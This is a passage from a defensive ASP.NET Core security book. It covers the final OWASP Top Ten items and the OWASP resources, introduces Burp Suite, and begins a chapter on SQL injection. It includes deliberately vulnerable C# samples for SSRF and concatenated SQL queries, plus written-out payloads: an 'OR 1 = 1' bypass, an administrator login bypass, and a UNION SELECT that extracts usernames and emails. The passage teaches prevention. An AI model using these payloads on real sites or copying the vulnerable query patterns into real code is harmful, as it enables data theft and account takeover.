This item covers vulnerabilities that arise due to lack of checks that trusted files haven't been changed. This could be caused by one of several reasons:

- An attacker, with access to a vendor's NuGet account, uploads malicious code on behalf of the vendor.
- An attacker gains access to a vendor's NuGet repository or JavaScript CDN and injects malicious code into an existing library.
- An attacker inject malicious code into a vendor's library, and the vendor unknowingly uploads that code to NuGet or their JavaScript CDN.
- An attacker gains access to your server and manually adds malicious code to your JavaScript files.

Personally, I think that this is another issue that is overrated by the security community. In order to pull off this attack, an attacker must have access to a server, source code, and/or file storage if using a third-party for content delivery. In these cases, there are almost always other, more serious, security issues that allow this attack to happen.

With that said, attacks involving injecting malicious code into trusted files do happen. One famous example was that a JavaScript file that British Airways used was infected with a credit card number skimmer,¹⁰ exposing the credit cards of British Airways customers to criminals. In another attack, an IT monitoring company called

⁹https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

¹⁰https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

SolarWinds had their software infected by malware then that software was installed by over 18,000 of their customers.¹¹

A09:2021-Security Logging and Monitoring Failures

Insufficient logging and monitoring was a new item on the 2017 version of the OWASP Top Ten list. And by “insufficient logging and monitoring,” the OWASP team means that most websites are deficient in two areas:

- Websites either do not log incidents at all, or do not log incidents in a way in which they can be easily parsed.
- Website logs, if present, are not monitored, so if suspicious activity occurs, incidents are found, investigated, and, if appropriate, stopped.

This is incredibly important to website security because in order to catch the bad guys, you have to be able to see them. And if your logging and monitoring are insufficient, you’re not putting yourself in a position to do that. I’ve seen a variety of numbers for this, but according to IBM,¹² at least, time to detect a breach is over 200 days. This is 200 days that the attacker can live in your systems, stealing your data the entire time.

ASP.NET Core advertises an improved logging framework over previous versions of ASP.NET, so it is tempting to argue that the logging in Core will help you solve the logging and monitoring problem outlined here. Unfortunately, though, the logging in Core is very obviously made to help debug your code, not secure it, and a lot of work is needed to update the system for security purposes. I will cover this in more detail in the chapter on logging.

A10:2021-Server-Side Request Forgery

A Server-Side Request Forgery (SSRF) is a vulnerability involving an attacker hijacking a URL to either get data from an internal source or send data to a server of the attacker’s choosing. Here is an example of code that an attacker may be able to leverage to steal data.

¹¹www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know

¹²www.ibm.com/reports/data-breach-action-guide

Listing 3-14. MVC method that is vulnerable to SSRF

```
public IActionResult GetData(string url)
{
    var content = "";
    using (HttpClient client = new HttpClient())
    {
        HttpResponseMessage response = await
            client.GetAsync(url).Result;

        if (response.IsSuccessStatusCode)
        {
            content = await response.Content.ReadAsStringAsync();
        }
    }
    return Content(content);
}
```

You can see in Listing 3-14 a user-supplied URL being used in a request to a web server. In this case, an attacker may be able to retrieve data only available internally (such as `http://localhost/configuration`) and return it to the browser.

Note I'm not sure why SSRF is in the Top Ten. The other nine items are large, vague items that encompass many different issues. Not only is SSRF a specific issue, but it is arguably URL injection (i.e., a subset of A03) *and* is going to be caused by insecure designs (A04) more often than not. This feels like the makers of the list had nine items and awkwardly stapled SSRF to the end of the list to allow the list to have ten items.

How to Use the Top Ten

This Top Ten list is used for many purposes, most of which it is ill-suited for. To understand why, here are problems that I see with the list:

- Most of the items on the list are extremely high level. A03:Injection covers many classes of vulnerabilities, as does A02:Cryptographic Failures.
- Some of the items are vaguely defined. Both A04:Insecure Design and A05:Security Misconfiguration are very open to interpretation.
- The list mixes causes (Insecure Design, Security Misconfiguration) with effects (Injection) and has items that encompass both (A07:Identification and Authentication).

With those issues, using this Top Ten list for training, categorizing vulnerabilities, prioritizing vulnerabilities, etc., is a waste of time. There are, however, two uses for the list that I think are genuinely useful:

- Letting people who know software but not security what is in scope for application security
- Asking people who say they work in application security whether they work with software or infrastructure

For all other purposes, I suggest using a different source of information to solve the issue at hand.

Software Assurance Maturity Model (SAMM)

OWASP's Software Assurance Maturity Model (SAMM) is a software security framework designed to help organizations create and implement better security practices. The model looks across five business functions (governance, design, implementation, verification, and operations) and asks you to rate your maturity level based on activities under each business function.

The model can be useful in helping you to understand what processes are considered "mature" by a large number of application security leaders across many industries. Be warned, though, that the model asks vague questions. It is quite possible to implement security terribly yet check the boxes of the model and think that you are secure.

Application Security Verification Standard (ASVS)

The OWASP Application Security Verification Standard (ASVS)¹³ is a framework that provides security requirements for designing, developing, and testing modern web applications and web services. It aims to standardize the security controls required when designing, developing, and testing modern web applications and web services. To help you adapt the framework for your needs, it has three levels of verification: standard, defense-in-depth, and comprehensive.

I think the ASVS can be intimidating at first, and once you dive in, you'll realize that some of its recommendations are vague and difficult to verify. However, if you have nothing else, the ASVS can be a great checklist for you to ensure that you aren't forgetting any major security concerns.

OWASP Cheat Sheets

The OWASP Cheat Sheets¹⁴ are a series of documents, created by security professionals, designed to help answer questions for developers about how to fix security issues. The list is fairly extensive, with documents that cover both specific types of vulnerabilities and documents that go over security basics by language or framework.

My biggest complaint about the Cheat Sheets is that much of the information either lacks coding context or lacks context for modern development techniques. As an example of the former, the document on credential stuffing prevention doesn't contain coding examples for any language or framework. It is up to you to understand the document, its contents, and how to apply it to your site. As for the latter, the .NET examples don't dive into details and don't show modern techniques like using Entity Framework for data access.

With that said, I would very much recommend using the Cheat Sheets as a reference. If you get a question or recommendation from a security professional and need to understand the concept more deeply, you could do a lot worse than by referencing the Cheat Sheets.

¹³ <https://owasp.org/www-project-application-security-verification-standard/>

¹⁴ <https://cheatsheetseries.owasp.org/index.html>

Juice Shop

Juice Shop is an intentionally vulnerable website, built with Node.js and Angular, used to train penetration testers. I highly recommend it if you need a website to practice the hacking skills you'll learn later in the book. Also, I ~~stole~~ used the design and database of this website for the intentionally vulnerable website I'm using later in the book for demonstrating both insecure and secure practices.

- URL for original site in GitHub – <https://github.com/juice-shop/juice-shop>
- URL for copy created with ASP.NET – <https://github.com/Apress/Advanced-ASP.NET-Core-8-Security-2nd-ed>

Summary

In this chapter, we went over some foundational web-related security concepts, such as how connections are made, the anatomy of requests and responses, response codes, and headers. We also discussed different options of storing data, such as cookies, session, HTML hidden fields, and storage using JavaScript in the browser. We ended with a discussion of OWASP, especially focusing on their famous but flawed Top Ten Web Application Security Risks.

In the next chapter, the last chapter where we talk about security without diving too deeply into ASP.NET, we will discuss how attackers think. You will start using Burp Suite, a tool professional web penetration testers use to find vulnerabilities. Get ready to start hacking into websites!

CHAPTER 4

Thinking Like a Hacker

The last thing to talk about before I can dive too deeply into the security aspects of ASP.NET Core is common web attacks. The focus on this book is meant to be preventing attacks, not teaching you to be a penetration tester, but it will be easier to talk about how to prevent those attacks if we know how those attacks occur.

Before I jump in, though, it is worth taking a moment to define a couple of terms. I'll use the term "untrusted input" when talking about information you receive from users or third-party systems that may be sending you unsafe information. Any and all untrusted input needs to be scrutinized and/or filtered before using it for processing or display in your app. This is in comparison to "trusted input," which is information you get from systems you believe will not send you faulty or malicious data. I would recommend treating *only* systems you have 100% control over as "trusted" and treating everything else as "untrusted," no matter what the reputation of the sender is, but this may vary depending on your needs and risk tolerance. For now, just think of "untrusted" data as "possibly malicious" data.

To follow along with many of the examples in this chapter, you can download the source code here: <https://github.com/Apress/Advanced-ASP.NET-Core-8-Security-2nd-ed>. There are several projects in that solution, but the only one you need for this chapter is Vulnerability Buffet. I originally wrote that website so I could test security scanning tools, but I have since adapted it for training purposes. Feel free to poke around the website and see what's included.

It may help to understand the examples in this chapter if you knew that most pages in the website allow you to search for food names and/or food groups, and the site will return basic information based on your search text. But each page has a different vulnerability, and the site tells you how each page is vulnerable.

Note Many of the examples both in the website and the book use “beef” as the search text. This is not in any way intended as a comment against vegetarians or vegans; instead it is a call-out to the Browser Exploitation Framework, a.k.a. *BeEF*.¹ BeEF is a popular, open source tool that helps ethical hackers (and unethical ones too, I suppose) exploit XSS vulnerabilities.

Burp Suite

Before we get into Vulnerability Buffet, we should talk about Burp Suite. To test some of the security concepts in this book, we’ll need to be able to craft our own requests and submit them to the server without a browser getting in the way. There are several tools out there that can do this, but my favorite is called *Burp Suite*. Despite its odd name, it’s the tool of choice for many web penetration testers. The vendor for Burp, PortSwigger, sells Burp Suite in three versions:

- **Community** – A free version that allows you to run a wide variety of attacks against individual web pages
- **Professional** – An affordable product (\$449 per year at the time of this writing) that includes all the features of the Community edition plus automated scanning
- **Enterprise** – A more expensive product that tracks automated scans

The Community edition is good enough for the vast majority of work in this book, so I suggest you download it here: <https://portswigger.net/burp/communitydownload>. If you’re running Windows, you can just download and run the installer and the installer will do the rest (including copying the version of Java it needs into the program folder).

To give you a feel for how it works, I’ll show you how to intercept and edit traffic during a typical login. First, start the app, and on the first screen, as shown in Figure 4-1, click *Next* (since all you’ll see are configuration options that aren’t available in the Community edition).

¹<https://beefproject.com/>




Figure 4-1. *Burp Suite project setup screen*

On the next screen, shown in Figure 4-2, go ahead and click *Start Burp*.




Figure 4-2. *Burp Suite configuration screen*

Once Burp has started, you should get a screen that looks like the one seen in [Figure 4-3](#).




Figure 4-3. Burp Suite home screen

Now that you have Burp Suite up and running, let's capture and edit some traffic.

CAPTURING TRAFFIC WITH BURP SUITE

To get a feel for testing malicious input using Burp Suite, let's start by capturing a website's login sequence. I'll use the Vulnerability Buffet here, but you can use any website you're working on instead.

1. Start your website within Visual Studio.
2. Open the *Proxy* tab within Burp.
3. Click *Open Browser*, which should be a button available in the middle of the screen.
4. In the new browser window, open your website.
5. Navigate to the login page.
6. Try to log into your app, but use a bad password.

- 7. In Burp, go to the *HTTP history* sub-tab.
- 8. In the list of requests, find the POST that represents your login, similar to what is shown in Figure 4-4.




Figure 4-4. Login POST in Burp Suite Proxy

- 9. Right-click on the line (in the screenshot, I'm right-clicking on line 19), then click *Send to Repeater*.
- 10. In the Request area in Figure 4-5, change the password field (here, *Input.Password*) to your real password.




Figure 4-5. Password location in the previous request

11. Click *Send*.

If you did everything correctly, your screen should now look something like Figure 4-6.




Figure 4-6. Burp Suite repeater

You should be able to see something in the response that indicates that the login was successful. If you are testing against a site built with ASP.NET, you will see a response with a 302 Found code.

Of course, I didn't have to change just the password – I could have changed other values, including things that are tough to change in browsers like cookies and other headers. Because of this, I'll use Burp when testing various concepts throughout the book.

SQL Injection

Now that you know how to capture, edit, and resend traffic, let's start diving into actual vulnerability types.

One of the most common, and most dangerous, types of attacks in the web world today is SQL injection attacks. SQL injection attacks occur when a user is able to insert arbitrary SQL into calls to the database. How does this happen? Let's look at the most straightforward way that many of you are already familiar with. This example was taken from the Vulnerability Buffet.

Listing 4-1. Code that is vulnerable to a basic SQL injection attack

```

private AccountUserViewModel UnsafeModel_Concat(
    string foodName)
{
    var model = new AccountUserViewModel();
    model.SearchText = foodName;

    using (var connection = new SqlConnection(
        _config.GetConnectionString("DefaultConnection")))
    {
        var command = connection.CreateCommand();
        command.CommandText = "SELECT * FROM FoodDisplayView
        WHERE FoodName LIKE '%" + foodName + "%'";

        connection.Open();

        var foods = new List<FoodDisplayView>();

        using (var reader = command.ExecuteReader())
        {
            while (reader.Read())
            {
                //Code that's not important right now
            }
        }

        model.Foods = foods;

        connection.Close();
    }

    return model;
}

```

Note You'll need to know the basics of how ADO.NET works to understand the SQL injection examples in this chapter. ADO.NET is the technology underlying the Entity Framework (and most or all of the other Object-relational mappers or ORMs out there), and understanding it will help you keep your EF code secure. If you don't understand these examples and need an introduction to ADO.NET, please read the first few sections of Chapter 8.

If I were to call the method in Listing 4-1 searching for the food name “Beef”, this is what gets sent to the database.

Listing 4-2. Resulting SQL from a query vulnerable to injection attacks

```
SELECT * FROM FoodDisplayView WHERE FoodName LIKE '%Beef%'
```

The resulting query in Listing 4-2 looks like (and is) a perfectly legitimate SQL query. However, if instead of putting in some food name, you put something like “beef’ OR 1 = 1 -- ” as your search query, something very different happens. Here is what is sent to the database.

Listing 4-3. Query with another WHERE condition inserted

```
SELECT * FROM FoodDisplayView WHERE FoodName LIKE '%beef' OR 1 = 1 -- %'
```

If you look at the code and query in Listing 4-3, you now see that the method will always return *all* rows in the table, not just the ones in the query. Here's what happened:

1. The attacker entered the word “beef” to make a valid string, but it is not needed here.
2. In order to terminate the string (so the SQL statement doesn't throw an error), the attacker adds an apostrophe.
3. To include *all* of the rows in the database, not just the ones that match the search text, the attacker added “ OR 1 = 1”.
4. Finally, to cause the database to ignore any additional query text the programmer may have put in, the attacker adds two dashes so the database thinks that that text (in this case, the original ending apostrophe for the food name) is merely a comment.

In this particular scenario, this attack is relatively benign, since it only results in users being able to pull data that they'd have access to anyway if they knew the right search terms. But if this vulnerability exists on your login page, an attacker would be able to log in as any user. To see how, here's a typical (and hideously insecure) line of code to build a query to pull login information.

Listing 4-4. Login query that is vulnerable to SQL injection attacks

```
var query = "SELECT * FROMAspNetUsers WHERE UserName = '" + ↵
    model.Username + "' AND Password = '" + password + "'";
```

To exploit the code in Listing 4-4, you could pass in “administrator’ --” as the username and “whatever” as the password, and the query in Listing 4-5 would result (with a strikethrough for the code that becomes commented out).

Listing 4-5. Login query that will always return an administrator (if present)

```
SELECT * FROMAspNetUsers WHERE UserName = 'administrator' -- ↵
AND Password = 'whatever'
```

Of course, once you realize you can inject arbitrary SQL, you can do so much more than merely logging in as any user. Depending on how well you've layered your security and limited the permissions of the account that the website uses to log into the database, an attacker can pull data from the database, alter data in your database, or even execute arbitrary commands on the server using `xp_cmdshell`. You'll get a sense of how in the following sections when I show you some of the different types of SQL injection attacks.

Union-Based

In short, a union-based SQL injection attack is one where an attacker uses an additional UNION clause to pull in more information than you as a developer intended to give. For instance, if in the previous query, instead of sending “ OR 1 = 1 -- ” to the database, what would happen if we sent “Beef’ UNION SELECT 1, 1, UserName, Email, 1, 1, 1, 1 FROM AspNetUsers”? Listing 4-6 contains the query that would be sent to the database (with line breaks and columns explicitly used added for clarity).

Listing 4-6. Union-based SQL injection attack

```

SELECT FoodID, FoodGroupID, FoodGroup, FoodName, Calories, ↵
    Protein, Fat, Carbohydrates
FROM FoodDisplayView
WHERE FoodName LIKE '%Beef'

UNION
SELECT 1, 1, UserName, Email, 1, 1, 1, 1
FROM AspNetUsers
-- '%'

```

Finding the number and format of the columns would take some trial and error on the part of the hacker, but once the hacker had figured out the number and format of the columns in the original query, it becomes much easier to pull any data from any table. In this case, the query can pull username and email of all users in the system.

Before I move on to the next type of SQL injection attack, I should note that one common suggestion to prevent SQL injection attacks from happening is to escape any apostrophes by replacing single apostrophes with double apostrophes. Union-based SQL injection attacks will still work if you do this, *if* the original query isn't expecting a string. Here is an example.

Listing 4-7. SQL injection without apostrophes

```

private AccountUserViewModel UnsafeModel_Concat(string foodID)
{
    var model = new AccountUserViewModel();
    model.SearchText = foodName;

    using (var connection = new SqlConnection(↵
        _config.GetConnectionString("DefaultConnection")))
    {
        var command = connection.CreateCommand();
        command.CommandText = $"SELECT * FROM FoodDisplayView↵
            WHERE FoodGroupID = {foodID}";

        connection.Open();

        var foods = new List<FoodDisplayView>();
    }
}

```

```

using (var reader = command.ExecuteReader())
{
    //Code to load items omitted for brevity
}

model.Foods = foods;
connection.Close();
}
return model;
}

```

The most important thing to notice here is that the query contains no apostrophes on its own, so any injected code need not include apostrophes to make a valid query. Yes, that does somewhat limit what an attacker can exploit, but an attacker could do a union-based attack against the code in Listing 4-7 to whatever table they want to pull data simply by using the attack text from Listing 4-6 and replacing “%Beef” with a number.

Note You may think that hackers won’t want to go through the trouble of trying various combinations in order to come up with something that works. After all, if you look closely at the query that works (in Listing 4-7), I had to know that the UNION clause needed eight parameters, the third and fourth need to be strings, and that the remaining need to be integers in order for this attack to work. But you can download free tools that automate most of this work for you. The best one that I know of is called *sqlmap*,² and not only is it free but it is also open source. It is almost as easy to use as pointing sqlmap at your website and telling it to “go find SQL injection vulnerabilities.”

²<http://sqlmap.org/>

Error-Based

Error-based SQL injection refers to hackers gleaning information about your database based on error messages that are returned to the user interface. Imagine how much easier creating a Union-based injection attack would be if a hacker could distinguish between their injected query missing a column vs. just having the correct number of columns but some column types are correct. Showing the database error messages to the hacker makes this trivially easy. To prove it, Figure 4-7 shows the error message (in the Vulnerability Buffet’s error-based test page) that gets returned if a hacker attempts a union-based attack but guesses the number of columns wrong.

Error-based

The query string parameter on this page is vulnerable to SQL injection attacks and any error messages are displayed to the user, giving a hacker potentially even more information.

An error occurred: System.Data.SqlClient.SqlException (0x80131904): All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists. at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) at System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean

Figure 4-7. Error if a union-based attack has an incorrect number of columns

The error message in Figure 4-7 states explicitly that “All queries combined using a UNION, INTERSECT, or EXCEPT operator must have an equal number of expressions...”, making it trivially easy for a hacker to know what to try next: more columns in the UNION clause.

Once the number of columns is known, the next step is to start experimenting with data types. If you imagine that I didn’t know that the first parameter was an integer, I could try supplying the word “Hello” instead. In Figure 4-8, the error message nicely tells me not only is “Hello” not valid, but also that it needs to be an integer.

Error-based

The query string parameter on this page is vulnerable to SQL injection attacks and any error messages are displayed to the user, giving a hacker potentially even more information.

```
An error occurred: System.Data.SqlClient.SqlException (0x80131904): Conversion failed
when converting the varchar value 'Hello' to data type int. at
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean
